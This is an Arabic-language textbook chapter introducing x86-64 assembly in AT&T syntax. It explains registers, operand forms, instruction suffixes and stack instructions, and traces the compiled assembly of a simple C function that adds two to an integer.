7. تجميع x86 ذو 64 بت (x86-64)
نغطي في هذا الفصل بنية مجموعة تعليمات Intel Architecture 64-bit (x86-64). وتذكّر أن بنية مجموعة التعليمات (instruction set architecture، أو ISA) تحدّد مجموعة التعليمات والترميزات الثنائية لبرنامج على مستوى الآلة. ولتشغيل الأمثلة في هذا الفصل، ستحتاج إلى جهاز مزوّد بمعالج x86 ذي 64 بت. وغالبًا ما يُستخدم مصطلح "x86" مرادفًا لمعمارية IA-32. ويُشار إلى امتداد هذه المعمارية ذي 64 بت باسم x86-64 (أو x64)، وهو منتشر في كل مكان في الحواسيب الحديثة. وتنتمي كل من IA32 وx86-64 إلى عائلة معمارية x86.
للتحقق مما إذا كان لديك معالج Intel ذو 64 بت على جهاز Linux، شغّل الأمر uname -m. وإذا كان نظامك x86-64، فمن المفترض أن ترى مخرجات شبيهة بما يلي:
$ uname -m
x86_64
بما أن x86-64 امتداد لبنية IA32 الأصغر، فقد يفضّل بعض القراء مناقشة IA32. ولقراءة المزيد عن IA32، اتبع هذا الرابط إلى الفصل 8.
فروع صيغة x86
تتبع معماريات x86 عادةً أحد فرعي صيغة مختلفين. وتستخدم أجهزة UNIX عادةً صيغة AT&T، نظرًا لأن UNIX طُوّر في مختبرات AT&T Bell. والمجمّع (assembler) المقابل هو GNU Assembler (GAS). وبما أننا نستخدم GCC في معظم أمثلة هذا الكتاب، فإننا نغطي صيغة AT&T في هذا الفصل. وتستخدم أجهزة Windows عادةً صيغة Intel، التي يستخدمها مجمّع Microsoft المسمّى Macro Assembler (MASM). ويُعدّ Netwide Assembler (NASM) مثالًا على مجمّع Linux يستخدم صيغة Intel. والجدل حول أفضلية إحدى الصيغتين على الأخرى من "الحروب المقدسة" في هذا التخصص. غير أن الإلمام بالصيغتين معًا مفيد، إذ قد يصادف المبرمج أيًّا منهما في ظروف مختلفة.
لنلقِ نظرة أولى على تجميع x64، نعدّل الدالة adder من الفصل 6 لتبسيط سلوكها. وتظهر الدالة المعدّلة (adder2) أدناه:
#include <stdio.h>

//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}

int main(void){
    int x = 40;
    x = adder2(x);
    printf("x is: %d\n", x);
    return 0;
}
لترجمة هذه الشيفرة، استخدم الأمر التالي:
$ gcc -o adder adder.c
بعد ذلك، لنعرض شيفرة التجميع المقابلة لهذه الشيفرة باستخدام الأمر objdump:
$ objdump -d adder > output
$ less output
ابحث عن مقطع الشيفرة المرتبط بالدالة adder2 بكتابة /adder2 أثناء فحص الملف output باستخدام less. ومن المفترض أن يبدو القسم المرتبط بالدالة adder2 شبيهًا بما يلي:
مخرجات التجميع للدالة adder2
0000000000400526 <adder2>:
  400526:       55                      push   %rbp
  400527:       48 89 e5                mov    %rsp,%rbp
  40052a:       89 7d fc                mov    %edi,-0x4(%rbp)
  40052d:       8b 45 fc                mov    -0x4(%rbp),%eax
  400530:       83 c0 02                add    $0x2,%eax
  400533:       5d                      pop    %rbp
  400534:       c3                      retq
لا تقلق إن لم تفهم ما يجري بعد. سنغطي لغة التجميع بمزيد من التفصيل في أقسام لاحقة. في الوقت الحالي، لنفحص بنية كل تعليمة من هذه التعليمات.
يحتوي كل سطر في المثال السابق على عنوان التعليمة ذي 64 بت في ذاكرة البرنامج، والبايتات المقابلة للتعليمة، والتمثيل النصي للتعليمة نفسها. فمثلًا، 55 هو تمثيل شيفرة الآلة للتعليمة push %rbp، وتقع التعليمة عند العنوان 0x400526 في ذاكرة البرنامج. لاحظ أن 0x400526 اختصار للعنوان الكامل ذي 64 بت المرتبط بالتعليمة push %rbp؛ فقد أُهملت الأصفار البادئة للقراءة.
من المهم ملاحظة أن سطرًا واحدًا من شيفرة C يُترجم غالبًا إلى تعليمات متعددة في لغة التجميع. فالعملية a + 2 يمثّلها التعليمتان mov -0x4(%rbp), %eax وadd $0x2, %eax.
تحذير — قد تبدو شيفرة التجميع لديك مختلفة!
إذا كنت تترجم شيفرتك معنا، فقد تلاحظ أن بعض أمثلة التجميع لديك تبدو مختلفة عما هو معروض في هذا الكتاب. فالتعليمات الدقيقة التي ينتجها أي مترجم تعتمد على إصدار ذلك المترجم ونظام التشغيل الأساسي. وقد أُنشئت معظم أمثلة التجميع في هذا الكتاب على أنظمة تعمل بـ Ubuntu أو Red Hat Enterprise Linux (RHEL).
في الأمثلة التالية، لا نستخدم أي رايات تحسين. فمثلًا، نترجم أي ملف مثال (
example.c) باستخدام الأمرgcc -o example example.c. وبالتالي، توجد في الأمثلة التالية تعليمات كثيرة تبدو زائدة عن الحاجة. وتذكّر أن المترجم ليس "ذكيًا" — فهو يتبع ببساطة سلسلة من القواعد لترجمة الشيفرة المقروءة بشريًا إلى لغة الآلة. وأثناء عملية الترجمة هذه، ليس غريبًا أن تحدث بعض الزيادة. وتزيل المترجمات المحسِّنة كثيرًا من هذه الزوائد أثناء التحسين، وهو موضوع يُغطّى في فصل لاحق.
7.1.1. السجلات
تذكّر أن السجل (register) وحدة تخزين بحجم كلمة تقع مباشرة على وحدة المعالجة المركزية (CPU). وقد توجد سجلات منفصلة للبيانات والتعليمات والعناوين. فمثلًا، يحتوي معالج Intel على 16 سجلًا إجمالًا لتخزين بيانات 64 بت:
%rax و%rbx و%rcx و%rdx و%rdi و%rsi و%rsp و%rbp و%r8-%r15. جميع السجلات عدا %rsp و%rbp تحمل بيانات عامة الغرض بحجم 64 بت. ومع أن البرنامج قد يفسّر محتوى سجل ما على أنه، مثلًا، عدد صحيح أو عنوان، فإن السجل نفسه لا يميّز بينها. ويمكن للبرامج القراءة من جميع السجلات الستة عشر والكتابة إليها.
يُعرف السجلان %rsp و%rbp باسم مؤشّر المكدّس (stack pointer) ومؤشّر الإطار (frame pointer) (أو مؤشّر القاعدة، base pointer) على الترتيب. ويحتفظ المترجم بهذين السجلين لعمليات تحافظ على تخطيط مكدّس البرنامج. فمثلًا، يشير السجل %rsp دائمًا إلى قمة المكدّس. وفي أنظمة x86 الأقدم (مثل IA32)، كان مؤشّر الإطار يتتبع عادةً قاعدة إطار المكدّس النشط ويساعد في الإشارة إلى المعاملات. غير أن مؤشّر القاعدة أقل استخدامًا في أنظمة x86-64. ويخزّن المترجمون عادةً المعاملات الستة الأولى في السجلات %rdi و%rsi و%rdx و%rcx و%r8 و%r9 على الترتيب. ويخزّن السجل %rax قيمة الإرجاع من الدالة.
آخر سجل جدير بالذكر هو %rip أو مؤشّر التعليمات (instruction pointer)، ويُسمّى أحيانًا عدّاد البرنامج (program counter, PC). وهو يشير إلى التعليمة التالية التي ستُنفّذها وحدة المعالجة المركزية. وخلافًا للسجلات الستة عشر المذكورة سابقًا، لا يمكن للبرامج الكتابة مباشرة في السجل %rip.
7.1.2. ترميز السجلات المتقدم
بما أن x86-64 امتداد لمعمارية x86 ذات 32 بت (التي كانت هي نفسها امتدادًا لإصدار أقدم ذي 16 بت)، توفّر بنية ISA آليات للوصول إلى البتات الـ32 السفلى والبتات الـ16 والبايتات السفلى من كل سجل. ويسرد الجدول 1 كل سجل من السجلات الستة عشر وترميزات ISA للوصول إلى مكوّناتها من البايتات.
| سجل 64-بت | سجل 32-بت | البتات الـ16 السفلى | البتات الـ8 السفلى |
|---|---|---|---|
%rax |
%eax |
%ax |
%al |
%rbx |
%ebx |
%bx |
%bl |
%rcx |
%ecx |
%cx |
%cl |
%rdx |
%edx |
%dx |
%dl |
%rdi |
%edi |
%di |
%dil |
%rsi |
%esi |
%si |
%sil |
%rsp |
%esp |
%sp |
%spl |
%rbp |
%ebp |
%bp |
%bpl |
%r8 |
%r8d |
%r8w |
%r8b |
%r9 |
%r9d |
%r9w |
%r9b |
%r10 |
%r10d |
%r10w |
%r10b |
%r11 |
%r11d |
%r11w |
%r11b |
%r12 |
%r12d |
%r12w |
%r12b |
%r13 |
%r13d |
%r13w |
%r13b |
%r14 |
%r14d |
%r14w |
%r14b |
%r15 |
%r15d |
%r15w |
%r15b |
السجلات الثمانية الأولى (%rax و%rbx و%rcx و%rdx و%rdi و%rsi و%rsp و%rbp) هي امتدادات ذات 64 بت لسجلات 32 بت في x86، ولها آلية مشتركة للوصول إلى بتاتها الـ32 السفلى وبتاتها الـ16 السفلى وبايتها الأقل أهمية. وللوصول إلى البتات الـ32 السفلى من السجلات الثمانية الأولى، ما عليك سوى استبدال حرف r في اسم السجل بحرف e. وهكذا، فإن السجل المقابل للبتات الـ32 السفلى من السجل %rax هو السجل %eax. وللوصول إلى البتات الـ16 السفلى من كل سجل من هذه السجلات الثمانية، أشر إلى الحرفين الأخيرين من اسم السجل. لذا، فإن آلية الوصول إلى البايتين السفليين من السجل %rax هي %ax.
 الشكل 1. الأسماء التي تشير إلى مجموعات فرعية من بتات السجل %rax.
توفّر بنية ISA آلية منفصلة للوصول إلى المكوّنات ذات الثماني بتات داخل البتات الـ16 السفلى من السجلات الأربعة الأولى المذكورة. ويوضّح الشكل 1 آليات الوصول للسجل %rax. ويمكن الوصول إلى البايتين العلوي والسفلي داخل البتات الـ16 السفلى من السجلات الأربعة الأولى المذكورة بأخذ الحرفين الأخيرين من اسم السجل واستبدال الحرف الأخير إما بحرف h (لـالأعلى) أو بحرف l (لـالأدنى) حسب البايت المطلوب. فمثلًا، يشير %al إلى البتات الثماني السفلى من السجل %ax، بينما يشير %ah إلى البتات الثماني العليا من السجل %ax. وتُستخدم هذه السجلات ذات الثماني بتات عادةً لتخزين قيم بايت واحد لعمليات معينة، مثل الإزاحات على مستوى البتات (فلا يمكن إزاحة سجل 32-بت أكثر من 32 موضعًا، والعدد 32 لا يحتاج إلا إلى بايت واحد للتخزين).
تحذير — قد يختار المترجم سجلات المكوّنات حسب النوع
عند قراءة شيفرة التجميع، ضع في اعتبارك أن المترجم يستخدم عادةً السجلات ذات 64 بت عند التعامل مع قيم 64 بت (مثل المؤشرات أو أنواع
long)، وسجلات المكوّنات ذات 32 بت عند التعامل مع أنواع 32 بت (مثلint). وفي x86-64، من الشائع جدًا رؤية سجلات مكوّنات 32-بت ممزوجة بالسجلات الكاملة ذات 64 بت. فمثلًا، في الدالةadder2المعروضة في المثال السابق، يشير المترجم إلى سجل المكوّن%eaxبدلًا من%raxلأن أنواعintتشغل عادةً 32 بت (أربعة بايتات) من المساحة في الأنظمة ذات 64 بت. ولو كان للدالةadder2معامل من نوعlongبدلًا منint، لخزّن المترجمaفي السجل%raxبدلًا من السجل%eax.
السجلات الثمانية الأخيرة (%r8-%r15) لم تكن جزءًا من بنية IA32. غير أن لها أيضًا آليات للوصول إلى مكوّناتها المختلفة من البايتات. وللوصول إلى البتات الـ32 السفلى أو البتات الـ16 أو البايت من السجلات الثمانية الأخيرة، أضف الحرف d أو w أو b على الترتيب إلى نهاية اسم السجل. وهكذا، يصل %r9d إلى البتات الـ32 السفلى من السجل %r9، بينما يصل %r9w إلى البتات الـ16 السفلى، ويصل %r9b إلى البايت الأدنى من السجل %r9.
7.1.3. بنية التعليمة
تتكوّن كل تعليمة من رمز عملية (operation code أو opcode) يحدّد ما تفعله، ومعامل واحد أو أكثر (operands) يخبر التعليمة كيف تفعل ذلك. فمثلًا، التعليمة add $0x2, %eax لها رمز العملية add والمعاملان $0x2 و%eax.
يقابل كل معامل موضعًا مصدريًا أو هدفًا لعملية محددة. وتتبع التعليمات ذات المعاملين عادةً صيغة المصدر ثم الهدف (S، D)، حيث يحدّد المعامل الأول سجل المصدر، ويحدّد المعامل الثاني الهدف.
توجد أنواع متعددة من المعاملات:
- القيم الثابتة (الحرفية) تُسبق بعلامة
$. فمثلًا، في التعليمةadd $0x2, %eax، القيمة$0x2قيمة حرفية تقابل القيمة السداسية العشرية 0x2. - صيغ السجل تشير إلى سجلات فردية. فالتعليمة
mov %rsp, %rbpتحدّد أنه ينبغي نسخ القيمة الموجودة في سجل المصدر (%rsp) إلى الموضع الهدف (السجل%rbp). - صيغ الذاكرة تقابل قيمة ما داخل الذاكرة الرئيسية (RAM) وتُستخدم عادةً لعمليات البحث بالعنوان. ويمكن أن تحتوي صيغ عناوين الذاكرة على مزيج من السجلات والقيم الثابتة. فمثلًا، في التعليمة
mov -0x4(%rbp),%eax، المعامل-0x4(%rbp)مثال على صيغة الذاكرة. وهو يعني تقريبًا "أضف -0x4 إلى القيمة الموجودة في السجل%rbp(أي اطرح 0x4 من%rbp)، ثم نفّذ بحثًا في الذاكرة". وإذا كان هذا يبدو كإلغاء إشارة مؤشّر (pointer dereference)، فذلك لأنه كذلك فعلًا!
7.1.4. مثال باستخدام المعاملات
أفضل طريقة لشرح المعاملات بالتفصيل هي تقديم مثال سريع. لنفترض أن الذاكرة تحتوي على القيم التالية:
| العنوان | القيمة |
|---|---|
| 0x804 | 0xCA |
| 0x808 | 0xFD |
| 0x80c | 0x12 |
| 0x810 | 0x1E |
ولنفترض أيضًا أن السجلات التالية تحتوي على القيم المعروضة:
| السجل | القيمة |
|---|---|
| %rax | 0x804 |
| %rbx | 0x10 |
| %rcx | 0x4 |
| %rdx | 0x1 |
عندئذٍ تُقيَّم المعاملات في الجدول 2 إلى القيم المعروضة هناك. ويطابق كل صف في الجدول معاملًا ما بصيغته (مثل: ثابت، سجل، ذاكرة)، وكيفية ترجمته، وقيمته. لاحظ أن الترميز M[x] في هذا السياق يشير إلى القيمة الموجودة في موقع الذاكرة المحدّد بالعنوان x.
| المعامل | الصيغة | الترجمة | القيمة |
|---|---|---|---|
| %rcx | سجل | %rcx | 0x4 |
| (%rax) | ذاكرة | M[%rax] أو M[0x804] | 0xCA |
| $0x808 | ثابت | 0x808 | 0x808 |
| 0x808 | ذاكرة | M[0x808] | 0xFD |
| 0x8(%rax) | ذاكرة | M[%rax + 8] أو M[0x80c] | 0x12 |
| (%rax, %rcx) | ذاكرة | M[%rax + %rcx] أو M[0x808] | 0xFD |
| 0x4(%rax, %rcx) | ذاكرة | M[%rax + %rcx + 4] أو M[0x80c] | 0x12 |
| 0x800(,%rdx,4) | ذاكرة | M[0x800 + %rdx*4] أو M[0x804] | 0xCA |
| (%rax, %rdx, 8) | ذاكرة | M[%rax + %rdx*8] أو M[0x80c] | 0x12 |
في الجدول 2، يشير الترميز %rcx إلى القيمة المخزّنة في السجل %rcx. وفي المقابل، يشير M[%rax] إلى أنه ينبغي معاملة القيمة الموجودة داخل %rax كعنوان، وإلغاء الإشارة (البحث) عن القيمة في ذلك العنوان. ولذلك، يقابل المعامل (%rax) القيمة M[0x804] التي تقابل القيمة 0xCA.
ملاحظات مهمة قليلة قبل المتابعة. رغم أن الجدول 2 يعرض صيغًا صحيحة كثيرة للمعاملات، لا يمكن استخدام جميع الصيغ بالتبادل في كل الظروف. وتحديدًا:
- لا يمكن أن تعمل صيغ الثوابت كمعاملات هدف.
- لا يمكن أن تعمل صيغ الذاكرة كمعامل المصدر ومعامل الهدف في التعليمة نفسها.
- في حالات عمليات القياس (انظر المعاملين الأخيرين في الجدول 2)، يكون معامل القياس معاملًا ثالثًا داخل الأقواس. ويمكن أن يكون معامل القياس واحدًا من 1 أو 2 أو 4 أو 8.
يُقدَّم الجدول 2 كمرجع؛ غير أن فهم صيغ المعاملات الأساسية سيساعد على تحسين سرعة القارئ في تحليل لغة التجميع.
7.1.5. لواحق التعليمات
في حالات عدة في الأمثلة القادمة، تحمل التعليمات الشائعة والحسابية لاحقة تشير إلى حجم البيانات التي تُجرى عليها العملية على مستوى الشيفرة (والمرتبط بـالنوع). ويترجم المترجم الشيفرة تلقائيًا إلى تعليمات باللاحقة المناسبة. ويعرض الجدول 3 اللواحق الشائعة لتعليمات x86-64.
| اللاحقة | نوع C | الحجم (بايت) |
|---|---|---|
| b | char |
1 |
| w | short |
2 |
| l | int or unsigned |
4 |
| s | float |
4 |
| q | long, unsigned long, all pointers |
8 |
| d | double |
8 |
لاحظ أن التعليمات المتعلقة بالتنفيذ الشرطي لها لواحق مختلفة حسب الشرط المُقيَّم. وسنغطي التعليمات المرتبطة بالتنفيذ الشرطي في قسم لاحق.
نناقش في هذا القسم عدة تعليمات تجميع شائعة. ويسرد الجدول 1 التعليمات الأكثر أساسية في تجميع x86 (وبالتالي x64).
| التعليمة | الترجمة |
|---|---|
mov S, D |
S → D (ينسخ قيمة S إلى D) |
add S, D |
S + D → D (يضيف S إلى D ويخزّن النتيجة في D) |
sub S, D |
D - S → D (يطرح S من D ويخزّن النتيجة في D) |
لذلك، فإن تسلسل التعليمات
mov    -0x4(%rbp),%eax
add    $0x2,%eax
يُترجم إلى:
- انسخ القيمة الموجودة في الموقع
%rbp+ -0x4 في الذاكرة (M[%rbp- 0x4]) إلى السجل%eax. - أضف القيمة 0x2 إلى السجل
%eax، وخزّن النتيجة في السجل%eax.
تشكّل التعليمات الثلاث المعروضة في الجدول 1 أيضًا اللبنات الأساسية للتعليمات التي تحافظ على تنظيم مكدّس البرنامج (أي مكدّس الاستدعاء). وتذكّر أن السجلين %rbp و%rsp يشيران إلى مؤشّر الإطار ومؤشّر المكدّس على الترتيب، ويحتفظ بهما المترجم لإدارة مكدّس الاستدعاء. وتذكّر من مناقشتنا السابقة لـذاكرة البرنامج أن مكدّس الاستدعاء يخزّن عادةً المتغيرات المحلية والمعاملات ويساعد البرنامج على تتبع تنفيذه (انظر الشكل 1). وفي أنظمة x86-64، ينمو مكدّس التنفيذ نحو العناوين الأدنى. وكما في جميع بنى بيانات المكدّس، تحدث العمليات عند "قمة" المكدّس.
 الشكل 1. أجزاء فضاء عنونة البرنامج
توفّر بنية x86-64 تعليمتين (الجدول 2) لتبسيط إدارة مكدّس الاستدعاء.
الجدول 2. تعليمات إدارة المكدّس
التعليمة
push S
الترجمة
يدفع نسخة من S إلى قمة المكدّس. ويكافئ:
sub $0x8, %rsp
mov S, (%rsp)
التعليمة
pop D
الترجمة
يسحب العنصر الأعلى من المكدّس ويضعه في الموضع D. ويكافئ:
mov (%rsp), D
add $0x8, %rsp
لاحظ أنه بينما تتطلب التعليمات الثلاث في الجدول 1 معاملين، فإن التعلميتين push وpop في الجدول 2 تتطلبان معاملًا واحدًا فقط لكل منهما.
7.2.1. جمع كل ذلك معًا: مثال أكثر تحديدًا
لنلقِ نظرة أقرب على الدالة adder2:
//adds two to an integer and returns the result
int adder2(int a) {
    return a + 2;
}
وشيفرة التجميع المقابلة لها:
0000000000400526 <adder2>:
  400526:       55                      push   %rbp
  400527:       48 89 e5                mov    %rsp,%rbp
  40052a:       89 7d fc                mov    %edi,-0x4(%rbp)
  40052d:       8b 45 fc                mov    -0x4(%rbp),%eax
  400530:       83 c0 02                add    $0x2,%eax
  400533:       5d                      pop    %rbp
  400534:       c3                      retq
تتكوّن شيفرة التجميع من تعليمة push، تليها ثلاث تعليمات mov، وتعليمة add، وتعليمة pop، وأخيرًا تعليمة retq. ولفهم كيفية تنفيذ وحدة المعالجة المركزية لهذه المجموعة من التعليمات، علينا العودة إلى بنية ذاكرة البرنامج. وتذكّر أنه في كل مرة ينفّذ فيها برنامج ما، يخصّص نظام التشغيل فضاء عنونة البرنامج الجديد (المعروف أيضًا بـالذاكرة الظاهرية). وسنغطي الذاكرة الظاهرية والمفهوم المرتبط بها، أي العمليات، بمزيد من التفصيل في الفصل 13؛ ويكفي في الوقت الحالي أن نتصور العملية كتجريد لبرنامج قيد التنفيذ، والذاكرة الظاهرية كالذاكرة المخصّصة لعملية واحدة. ولكل عملية منطقة ذاكرة خاصة بها تُسمى مكدّس الاستدعاء. وضع في اعتبارك أن مكدّس الاستدعاء يقع في ذاكرة العملية/الظاهرية، بخلاف السجلات (التي تقع على وحدة المعالجة المركزية).
يوضّح الشكل 2 حالة نموذجية لمكدّس الاستدعاء والسجلات قبل تنفيذ الدالة adder2.
 الشكل 2. مكدّس التنفيذ قبل التنفيذ
لاحظ أن المكدّس ينمو نحو العناوين الأدنى. ويحتوي السجل %eax على قيمة غير ذات معنى. ويُخزَّن المعامل الوحيد للدالة adder2 (a) في السجل %rdi حسب الاصطلاح. وبما أن a من نوع int، فإنه يُخزَّن في سجل المكوّن %edi، كما هو معروض في الشكل 2. وبالمثل، بما أن الدالة adder2 تعيد قيمة من نوع int، يُستخدم سجل المكوّن %eax لقيمة الإرجاع بدلًا من %rax.
اختُصرت العناوين المرتبطة بالتعليمات في مقطع الشيفرة من ذاكرة البرنامج (0x400526-0x400534) إلى (0x526-0x534) لتحسين قابلية قراءة الشكل. وبالمثل، اختُصرت العناوين المرتبطة بمقطع مكدّس الاستدعاء من ذاكرة البرنامج إلى 0xd28-0xd1c من 0x7fffffffdd28 - 0x7fffffffdd1c. وفي الحقيقة، تقع عناوين مكدّس الاستدعاء عند عناوين أعلى بكثير في ذاكرة البرنامج من عناوين مقطع الشيفرة.
انتبه جيدًا إلى القيم الأولية للسجلين %rsp و%rbp: فهما 0xd28 و0xd40 على الترتيب. ويشير السهم الأحمر (في أعلى اليسار) في الأشكال التالية بصريًا إلى التعليمة قيد التنفيذ. ويعرض السجل %rip (أو مؤشّر التعليمات) التعليمة التالية المراد تنفيذها. في البداية، يحتوي %rip على العنوان 0x526، الذي يقابل التعليمة الأولى في الدالة adder2.

تضع التعليمة الأولى (push %rbp) نسخة من القيمة الموجودة في %rbp (أو 0xd40) على قمة المكدّس. وبعد تنفيذها، يتقدم السجل %rip إلى عنوان التعليمة التالية المراد تنفيذها (0x527). وتُنقص تعليمة push مؤشّر المكدّس بمقدار 8 ("فتنمي" المكدّس بمقدار 8 بايتات)، ما ينتج قيمة جديدة لـ%rsp هي 0xd20. وتذكّر أن التعليمة push %rbp تكافئ:
sub $8, %rsp
mov %rbp, (%rsp)
وبعبارة أخرى، اطرح 8 من مؤشّر المكدّس وضع نسخة من محتويات %rbp في الموقع الذي يشير إليه مؤشّر المكدّس بعد إلغاء الإشارة، (%rsp).
 تذكّر أن بنية التعليمة
mov هي mov S,D، حيث S هو الموقع المصدر، وD هو الهدف. وهكذا، تحدّث التعليمة التالية (mov %rsp, %rbp) قيمة %rbp إلى 0xd20. ويتقدم السجل %rip إلى عنوان التعليمة التالية المراد تنفيذها، أي 0x52a.
